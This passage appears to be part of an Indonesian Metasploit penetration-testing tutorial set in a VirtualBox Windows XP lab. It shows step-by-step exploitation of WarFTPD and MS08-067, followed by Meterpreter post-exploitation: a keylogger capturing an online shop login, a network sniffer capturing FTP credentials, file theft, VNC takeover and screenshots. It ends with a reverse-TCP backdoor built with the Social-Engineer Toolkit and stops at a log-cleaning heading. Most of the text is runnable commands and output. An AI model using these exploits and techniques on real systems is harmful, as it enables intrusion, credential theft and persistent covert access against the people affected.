msf exploit(warftpd_165_user) > set rhost 192.168.1.2
rhost => 192.168.1.2
msf exploit(warftpd_165_user) > show options

Module options (exploit/windows/ftp/warftpd_165_user):
```

Name	Current Setting	Required	Description
FTPPASS	mozillaexample.com	no	The password for the specified username
FTPUSER	anonymous	no	The username to authenticate as
RHOST	192.168.1.2	yes	The target address
RPORT	21	yes	The target port

Set Payload

Payload digunakan untuk menjalankan shellcode. Ada banyak payload, yang umum digunakan adalah :

```
#set payload windows/shell/bind_tcp
```

```
msf exploit(warftpd_165_user) > set payload windows/shell/bind_tcp
payload => windows/shell/bind_tcp
```

Jika Firewall Windows aktif gunakan reverse_tcp. Sedangkan untuk melihat semua payload bisa menggunakan perintah :

```
#show payloads
```

```

e Ordinal TCP Stager (No NX or Win7)
  windows/dllinject/reverse_tcp
e TCP Stager
  windows/dllinject/reverse_tcp_allports
e All-Port TCP Stager
  windows/dllinject/reverse_tcp_dns
e TCP Stager (DNS)
  windows/dllinject/reverse_tcp_rc4
e TCP Stager (RC4 Stage Encryption)
  windows/dllinject/reverse_tcp_uuid
e TCP Stager with UUID Support
  windows/dllinject/reverse_winhttp
e Reverse HTTP Stager (winhttp)
  windows/dns_txt_query_exec
and Execution
  windows/download_exec
p,https,ftp) and Execute
  windows/exec
  windows/loadlibrary
  windows/messagebox
  windows/meterpreter/bind_hidden_ipknock_tcp
Injection), Hidden Bind Ipknock TCP Stager
  windows/meterpreter/bind_hidden_tcp
Injection), Hidden Bind TCP Stager
  windows/meterpreter/bind_ipv6_tcp
Injection), Bind IPv6 TCP Stager (Windows x86)
  windows/meterpreter/bind_ipv6_tcp_uuid
Injection), Bind IPv6 TCP Stager with UUID Support (Windows x86)

```

Name	Current Setting	Required	Description
Ordinal TCP Stager (No NX or Win7)	normal	Reflective DLL Injection, Revers	
TCP Stager	normal	Reflective DLL Injection, Revers	
All-Port TCP Stager	normal	Reflective DLL Injection, Revers	
TCP Stager (DNS)	normal	Reflective DLL Injection, Revers	
TCP Stager (RC4 Stage Encryption)	normal	Reflective DLL Injection, Revers	
TCP Stager with UUID Support	normal	Reflective DLL Injection, Revers	
Reverse HTTP Stager (winhttp)	normal	Reflective DLL Injection, Window	
DNS TXT Record Payload Download and Execution	normal	DNS TXT Record Payload Download	
Windows Executable Download (http,https,ftp) and Execute	normal	Windows Executable Download (htt	
Windows Execute Command	normal	Windows Execute Command	
Windows LoadLibrary Path	normal	Windows LoadLibrary Path	
Windows MessageBox	normal	Windows MessageBox	
Windows Meterpreter (Reflective Injection), Hidden Bind Ipknock TCP Stager	normal	Windows Meterpreter (Reflective	
Windows Meterpreter (Reflective Injection), Hidden Bind TCP Stager	normal	Windows Meterpreter (Reflective	
Windows Meterpreter (Reflective Injection), Bind IPv6 TCP Stager (Windows x86)	normal	Windows Meterpreter (Reflective	
Windows Meterpreter (Reflective Injection), Bind IPv6 TCP Stager with UUID Support (Windows x86)	normal	Windows Meterpreter (Reflective	

Set Target, untuk menentukan jenis target yang akan di exploit

#show targets

```
msf exploit(warftpd_165_user) > show targets

Exploit targets:

  Id  Name
  --  --
  0    Windows 2000 SP0-SP4 English
  1    Windows XP SP0-SP1 English
  2    Windows XP SP2 English
  3    Windows XP SP3 English
```

Jika target adalah windows xp sp2 (sesuai dengan hasil scanning), gunakan perintah :

#set target 2

```
msf exploit(warftpd_165_user) > set target 2
target => 2
msf exploit(warftpd_165_user) >
```

Langkah terakhir adalah menjalankan exploit, dan jika berhasil maka akan langsung masuk kedalam system target.

#exploit

```
msf exploit(warftpd_165_user) > exploit

[*] Started bind handler
[*] Trying target Windows XP SP2 English...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.1.2
[*] Command shell session 1 opened (192.168.1.8:39607 -> 192.168.1.2:4444) at 2016-08-18 19:44:48 +0000

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Program Files\War-ftp>
```

Cek IP-Address & Sysinfo

Untuk mengkonfirmasi target apakah benar atau tidak bisa dicek IP Configuration dan Systeminfo nya.

```
C:\Program Files\War-ftp>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . . : 192.168.1.2
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1

C:\Program Files\War-ftp>systeminfo
systeminfo

Host Name:                  IDN-SEC
OS Name:                    Microsoft Windows XP Professional
OS Version:                 5.1.2600 Service Pack 2 Build 2600
OS Manufacturer:           Microsoft Corporation
OS Configuration:           Standalone Workstation
OS Build Type:               Uniprocessor Free
Registered Owner:            vschool
Registered Organization:     idn
Product ID:                  55274-648-8365391-23129
Original Install Date:       8/18/2016, 4:07:16 PM
System Up Time:              0 Days, 4 Hours, 14 Minutes, 18 Seconds
System Manufacturer:         innotek GmbH
System Model:                VirtualBox
System type:                 X86-based PC
Processor(s):                1 Processor(s) Installed.
                              [01]: x86 Family 6 Model 69 Stepping 1 GenuineIntel ~2394 Mhz
BIOS Version:                VBOX - 1
Windows Directory:           C:\WINDOWS
```


SMB Exploit

- Scanning

Dengan target yang sama dan informasi scanning sebelumnya sudah didapatkan informasi bahwa ada beberapa port default yang terbuka yakni : port 135, 139, dan 445 (SMB).

```
root@kali:~# nmap -A 192.168.1.2
Starting Nmap 7.01 ( https://nmap.org ) at 2016-08-18 19:12 UTC
Nmap scan report for idn-sec (192.168.1.2)
Host is up (0.00069s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          WAR-FTPD 1.65 (Name: Iqaa's Fan Club FTP Service)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows 98 netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 08:00:27:69:38:6A (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp cpe:/o:microsoft:windows_server_2003
OS details: Microsoft Windows XP SP2 or SP3, or Windows Server 2003
Network Distance: 1 hop
Service Info: OSs: Windows, Windows 98, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_98, cpe:/o:microsoft:windows_xp
Host script results:
|_ nbstat: NetBIOS name: IDN-SEC, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:69:38:6a (Oracle VirtualBox virtual NIC)
|_ smb-os-discovery:
|_   OS: Windows XP (Windows 2000 LAN Manager)
|_   OS CPE: cpe:/o:microsoft:windows_xp:-
|_   Computer name: idn-sec
|_   NetBIOS computer name: IDN-SEC
|_   Workgroup: WORKGROUP
|_   System time: 2016-08-19T05:11:48+07:00
|_ smb-security-mode:
|_   account_used: guest
|_   authentication_level: user
|_   challenge_response: supported
|_   message_signing: disabled (dangerous, but default)
|_ smb2-enabled: Server doesn't support SMB2 protocol
```

- Exploit & Gaining Access

Gunakan exploit yang berada di : *exploit/windows/smb/ms08_netapi*
Untuk melihat *#show options*

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      192.168.1.2      yes       The target address
  RPORT      445              yes       Set the SMB service port
  SMBPIPE    BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

  Id  Name
  --  --
  0    Automatic Targeting
```

Set target address : *#set rhost 192.168.1.2*

```
msf exploit(ms08_067_netapi) > set RHOST 192.168.1.2
RHOST => 192.168.1.2
```

Set Payload : `#set payload windows/meterpreter/bind_tcp`

Set Target : `#set target 0`

Untuk melihat list target : `#show targets`

Kemudian lakukan exploit.

```
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp

msf exploit(ms08_067_netapi) > set target 0
target => 0
msf exploit(ms08_067_netapi) > exploit

[*] Started bind handler.
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (957487 bytes) to 192.168.1.2
[*] Meterpreter session 1 opened (192.168.1.8:45809 -> 192.168.1.2:4444) at 2016-08-19 01:12:44 +0800

meterpreter >
```

- Meterpreter

Meterpreter adalah shell yang digunakan untuk meremote suatu target yang aksesnya bisa saja full / root. Untuk menggunakan meterpreter, set ketika mengisi payload.

Dokumentasi lengkap mengenai dasar meterpreter bisa dilihat di :

<https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/>

Beberapa command dasar mengenai meterpreter

Help

Mengetahui penggunaan meterpreter, apa saja yang bisa dilakukan disini. Command > help

```
meterpreter > help

Core Commands
=====

Command      Description
-----
?            Help menu
background   Backgrounds the current session
bgkill       Kills a background meterpreter script
bglist       Lists running background scripts
bgrun       Executes a meterpreter script as a background thread

channel      Displays information or control active channels
close        Closes a channel
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit         Terminate the meterpreter session
get_timeouts Get the current session timeout values
help         Help menu
info         Displays information about a Post module
```

System Informasi

Mengetahui informasi system target. Command >sysinfo

```
materpreter > sysinfo
Computer      : IDN-SEC
OS            : Windows XP (Build 2600, Service Pack 2)
Architecture : x86
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/win32
```

Melihat Isi Directory

Gunakan perintah >ls

```
materpreter > ls
Listing: C:\
=====
Mode                Size      Type Last modified          Name
-----
100777/rwxrwxrwx    0      fil  2016-08-18 09:02:08 +0000 AUTOEXEC.BAT
100666/rw-rw-rw-    0      fil  2016-08-18 09:02:08 +0000 CONFIG.SYS
40777/rwxrwxrwx    0      dir  2016-08-18 09:10:07 +0000 Documents and Sett
ings
100444/r--r--r--    0      fil  2016-08-18 09:02:08 +0000 IO.SYS
100444/r--r--r--    0      fil  2016-08-18 09:02:08 +0000 MSDOS.SYS
100555/r-xr-xr-x  47564   fil  2004-08-03 20:38:34 +0000 NTDETECT.COM
40555/r-xr-xr-x    0      dir  2016-08-18 22:10:03 +0000 Program Files
40777/rwxrwxrwx    0      dir  2016-08-18 09:09:13 +0000 System Volume Info
rmation
40777/rwxrwxrwx    0      dir  2016-08-18 17:29:28 +0000 WINDOWS
40777/rwxrwxrwx    0      dir  2016-08-18 10:12:43 +0000 Xitami
100666/rw-rw-rw-   211     fil  2016-08-18 08:56:16 +0000 boot.ini
100444/r--r--r--  250032   fil  2004-08-03 20:59:34 +0000 ntlldr
100666/rw-rw-rw-  885306368 fil  2016-08-19 03:39:47 +0000 pagefile.sys
40777/rwxrwxrwx    0      dir  2016-08-19 01:40:32 +0000 sharexp
```

Download

Command > download -r c:/sharexp/datapenting.rtf /home

```
materpreter > download -r c:/sharexp/datapenting.rtf /home
[*] downloading: c:/sharexp/datapenting.rtf -> /home/datapenting.rtf
[*] download : c:/sharexp/datapenting.rtf -> /home/datapenting.rtf
```

Perintah diatas adalah mengcopy file yang berada di windows kedalam directory kali linux /home. Cek directory kali linux /home

```
root@kali:~# cd /home/
root@kali:/home# ls
datapenting.rtf
```

Upload

Misalkan file virus.idn yang berada di directory kali linux /home akan diupload ke directory windows C:/sharexp.

Command > upload -r /home/virus.idn C:/sharexp

```
meterpreter > upload -r /home/virus.idn C:/sharexp
[*] uploading : /home/virus.idn -> C:/sharexp
[*] uploaded  : /home/virus.idn -> C:/sharexp\virus.idn
```

Cek menggunakan command > ls

```
meterpreter > ls
Listing: C:\sharexp
Mode                Size           Type       Last modified          Name
----                -
100666/rw-rw-rw-   8             fil       2016-08-19 01:40:27 +0000 datapenting.rtf
100666/rw-rw-rw-   0             fil       2016-08-19 05:14:04 +0000 virus.idn
```

Route

Mengetahui informasi network computer target.

```
meterpreter > route

IPv4 network routes
=====

Subnet          Netmask          Gateway           Metric    Interface
-----
0.0.0.0         0.0.0.0         192.168.1.1      10       131074
127.0.0.0       255.0.0.0       127.0.0.1        1         1
192.168.1.0     255.255.255.0   192.168.1.2      10       131074
192.168.1.2     255.255.255.255 127.0.0.1        10         1
192.168.1.255   255.255.255.255 192.168.1.2      10       131074
224.0.0.0       240.0.0.0       192.168.1.2      10       131074
255.255.255.255 255.255.255.255 192.168.1.2      1       131074
```

- Key Logger

Keylogger yang ada didalam meterpreter dirancang untuk memungkinkan penyerang untuk merekam semua masukan keyboard dari komputer target tanpa disimpan ke disk pada computer target sehingga meminimalkan pihak computer forensic untuk melacaknya lebih jauh apa saja yang direkam oleh keylogger. Dengan menggunakan keylogger dari meterpreter ini maka penyerang dimungkinkan untuk mengambil password, user accounts dan berbagai informasi penting dari komputer target.

Cek Running Proses Application

Mengetahui aplikasi apa saja yang running pada windows.

Command > ps

```
meterpreter > ps
Process List
=====
PID   PPID  Name                                Arch  Session  User
---   -
0      0     [System Process]
4      0     System                             x86    0         NT AUTHORITY\SYSTEM
228    992   cmd.exe                             x86    0         NT AUTHORITY\SYSTEM
\WINDOWS\System32\cmd.exe
380    504   cmd.exe                             x86    0         IDN-SEC\vschool
\WINDOWS\system32\cmd.exe
504    432   explorer.exe                       x86    0         IDN-SEC\vschool
\WINDOWS\Explorer.EXE
524    992   wscntfy.exe                         x86    0         IDN-SEC\vschool
\WINDOWS\system32\wscntfy.exe
532    4     smss.exe                           x86    0         NT AUTHORITY\SYSTEM
systemRoot\System32\smss.exe
596    532   csrss.exe                           x86    0         NT AUTHORITY\SYSTEM
?C:\WINDOWS\system32\csrss.exe
```

Informasi yang didapat mengenai nomor PID dari aplikasi yang akan digunakan untuk menanam proses keylogger sendiri. Misalkan saya ambil PID 1128 milik proses aplikasi explore.exe. Yang terpenting ambil proses aplikasi system yang kiranya tidak akan di close oleh penggunaanya.

```
1128 976 explorer.exe x86 0 IDN-SEC\vschool
\WINDOWS\Explorer.EXE
```

Keylogger Installation

Command > migrate 1128

Berfungsi untuk memindahkan proses 1128 tersebut yang nantinya akan digunakan oleh keylogger.

```
meterpreter > migrate 1128
[*] Migrating from 988 to 1128...
[*] Migration completed successfully.
meterpreter > 
```


Cek PID meterpreter > getpid

```
meterpreter > getpid
Current pid: 1128
```

Menjalankan Keylogger > keyscan_start

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
```

Misalkan client mengakses Lazada. Ketika login, biasanya akan mengetikkan username dan password.



Ketika dilihat keylogger akan tercapture sebagai berikut :

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
google.om <Back> <Back> com <Return> vschoool@ <Back> <Back> <Back> l@aja.com
<Return> <Ctrl> <LCtrl> a <Back> lazada <Return> andrim <Back> <Back> <Back>
> <Back> <Back> <Back> and <Back> <Back> <Back> vschoolngasal <Back> <Back>
> <Back> <Back> <Back> <Back> @ngasal.koidhayomauapa
```

Didapatkan informasi sebagai berikut :

Account Lazada ID

Email : vschoolngasal@ngasal.koid | Password : hayomauapa

- Sniffer Meterpreter

Tujuan : mengintip kegiatan dari target yang berhubungan dengan koneksi. Misalkan koneksi FTP, telnet, dan sebagainya.

Command > use sniffer

```
meterpreter > use sniffer
Loading extension sniffer...success.
```

Pilih interface yang akan digunakan untuk melakukan sniffing.

```
meterpreter > sniffer_interfaces
[*] Interface list:
1 - 'Intel(R) PRO/1000 MT Desktop Adapter' ( type:0 mtu:1514 usable:true dhcp:true wifi:false )
meterpreter > sniffer_start 1
[*] Capture started on interface 1 (50000 packet buffer)
meterpreter > sniffer_stats 1
[*] Capture statistics for interface 1
    packets: 28
    bytes: 3580
meterpreter >
```

Coba lakukan koneksi FTP/Telnet dari sisi client menggunakan cmd

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\vschool>ftp oekid.com
Connected to oekid.com.
220----- Welcome to Pure-FTPd [privsep] [TLS] -----
220-You are user number 3 of 500 allowed.
220-Local time is now 22:17. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 3 minutes of inactivity.
User (oekid.com:(none)): ikijeneng
331 User ikijeneng OK. Password required
Password:
```


Kemudian export hasil sniffing dalam bentuk file, misalkan kedalam /home.

```
meterpreter > sniffer_dump 1 /home/hasil-snif.cap
[*] Flushing packet capture buffer for interface 1...
[*] Flushed 4890 packets (2425867 bytes)
[*] Downloaded 021% (524288/2425867)...
[*] Downloaded 043% (1048576/2425867)...
[*] Downloaded 064% (1572864/2425867)...
[*] Downloaded 086% (2097152/2425867)...
[*] Downloaded 100% (2425867/2425867)...
[*] Download completed, converting to PCAP...
[*] PCAP file written to /home/hasil-snif.cap
meterpreter >
```

Wireshark

Untuk melihat rangkuman sniffing tadi menggunakan aplikasi wireshark. Command > wireshark.

Buka file yang sudah di export tadi dengan menekan Ctrl+X > Cari file /home/hasil-snif.cap



Cari ekstensi yang bernama FTP (sesuai dengan prosesnya)

No.	Time	Source	Destination	Protocol	Length	Info
1644	177.000000	202.150.213.220	192.168.1.2	FTP	374	Response: 230 welcome to Pure-FTPd [privsep] [TLS]
1700	187.000000	192.168.1.2	202.150.213.220	FTP	70	Request: USER ikijeneng
1704	187.000000	202.150.213.220	192.168.1.2	FTP	72	Response: 331 User ikijeneng Ok. Password required
1714	191.000000	192.168.1.2	202.150.213.220	FTP	72	Request: PASS ikipassword
1746	196.000000	202.150.213.220	192.168.1.2	FTP	87	Response: 530 login authentication failed

Frame 1700: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface 0
Ethernet II, Src: CadmusCo_69:38:6a (08:00:27:69:38:6a), Dst: Ztecorpo_dc:ff:0e (78:96:82:dc:ff:0e)
Internet Protocol Version 4, Src: 192.168.1.2, Dst: 202.150.213.220
Transmission Control Protocol, Src Port: 1033 (1033), Dst Port: 21 (21), Seq: 1, Ack: 321, Len: 16
File Transfer Protocol (FTP)

0000 78 96 82 dc ff 0e 08 00 27 69 38 6a 08 00 45 00 X.....[18]..E.
0010 00 38 01 16 40 00 00 06 97 8c c0 a8 01 02 ca 96 .8..@.....
0020 d5 dc 04 09 00 15 5e 0f d6 6a 5b ba 7e 47 50 18^..j[.-GP.
0030 fe bf 62 48 00 00 55 53 45 52 20 69 6b 69 6a 65 ..BH..US ER ikije
0040 6e 65 6e 67 6d 6a neng..

Bisa dilihat bahwa telah terjadi proses FTP yang didalamnya terdapat login username dan password.

Remote Desktop Meterpreter

Tujuan : meremote computer korban dengan menggunakan meterpreter tools, menggunakan perintah > run vnc

```
meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=192.168.1.8 LPORT=4545
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to C:\WINDOWS\TEMP\fpKKjpeksAjf.exe (must be deleted manually)
[*] Executing the VNC agent with endpoint 192.168.1.8:4545...
meterpreter > Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
No authentication needed
Authentication successful
Desktop name "idn-sec"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using shared memory PutImage
Same machine: preferring raw encoding
```

Setelah dijalankan akan muncul tampilan dari desktop target




Screenshoot

Tujuan : mengambil tampilan desktop target

Command > screenshoot

```
meterpreter > screenshot
Screenshot saved to: /root/YQIjzjyX.jpeg
meterpreter > 
```


Buka file hasil export yang berada /root/xxxx



- Backdooring – Social Engineering Toolkit

Untuk menjaga akses ke korban, tanpa harus melakukan exploit lagi bisa menggunakan pintu belakang atau backdoor. Dengan adanya backdoor, maka shortcut access ke korban dapat lebih cepat.

Buka Social Engineering Toolkit



Tekan Enter > Yes

```
Feel free to modify, use, change, market, do whatever you want with it as long as you give the appropriate credit where credit is due (which means giving the authors the credit they deserve for writing it). Also note that by using this software, if you ever see the creator of SET in a bar, you should give him a hug and buy him a beer. Hug must last at least 5 seconds. Author holds the right to refuse the hug (most likely will never happen) or the beer (also most likely will never happen).
```

```
The Social-Engineer Toolkit is designed purely for good and not evil. If you are planning on using this tool for malicious purposes that are not authorized by the company you are performing assessments for, you are violating the terms of service and license of this toolset. By hitting yes (only one time), you agree to the terms of service and that you will only use this tool for lawful purposes only.
```

```
Do you agree to the terms of service [y/n]: y
```

Terdapat beberapa menu pada aplikasi Social Engineering Tools

```
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

Select from the menu:

1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1
```

Kemudian pilih No.4 untuk membuat payload dan port listener

```
Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 4
```

Pada pilihan payload, pilih No.1 Reverse_TCP.


Dilanjutkan dengan memasukan IP-Address Kali Linux pada LHOST, dan LPORT diset 443. Maka akan terlihat file diekspor didalam /root/.set/payload.exe

Setelah terupload, jalankan payload : yes

```
1) Windows Shell Reverse_TCP          Spawn a command shell on victim and send back to attacker
2) Windows Reverse_TCP Meterpreter    Spawn a meterpreter shell on victim and send back to attacker
3) Windows Reverse_TCP VNC DLL        Spawn a VNC server on victim and send back to attacker
4) Windows Shell Reverse_TCP X64      Windows X64 Command Shell, Reverse TCP Inline
5) Windows Meterpreter Reverse_TCP X64 Connect back to the attacker (Windows x64), Meterpreter
6) Windows Meterpreter Egress Buster   Spawn a meterpreter shell and find a port home via multiple ports
7) Windows Meterpreter Reverse HTTPS   Tunnel communication over HTTP using SSL and use Meterpreter
8) Windows Meterpreter Reverse DNS     Use a hostname instead of an IP address and use Reverse Meterpreter
9) Download/Run your Own Executable    Downloads an executable and runs it

set:payloads>1
set:payloads> IP address for the payload listener (LHOST):192.168.1.8
set:payloads> Enter the PORT for the reverse listener:443
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set/payload.exe
set:payloads> Do you want to start the payload and listener now? (yes/no):yes
```

Jalankan file payload.exe tersebut di client



Setelah dijalankan maka akan tampil proses pada metasploit berikut

```
msf exploit(handler) > [*] Command shell session 1 opened (192.168.1.8:443 -> 192.168.1.2:1045) at 2016-08-19 16:37:02 +0000
[*] Command shell session 2 opened (192.168.1.8:443 -> 192.168.1.2:1046) at 2016-08-19 16:38:03 +0000
```

Jika terasa lama proses tersebut, ketikkan command > sessions -i 1

```
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.


C:\Documents and Settings\vschool\My Documents\Share>
```

Selain menggunakan file format standar, bisa juga di customize file format. Dengan memilih menu Infection Media Generator pada SET.

- Log Cleaning / Event

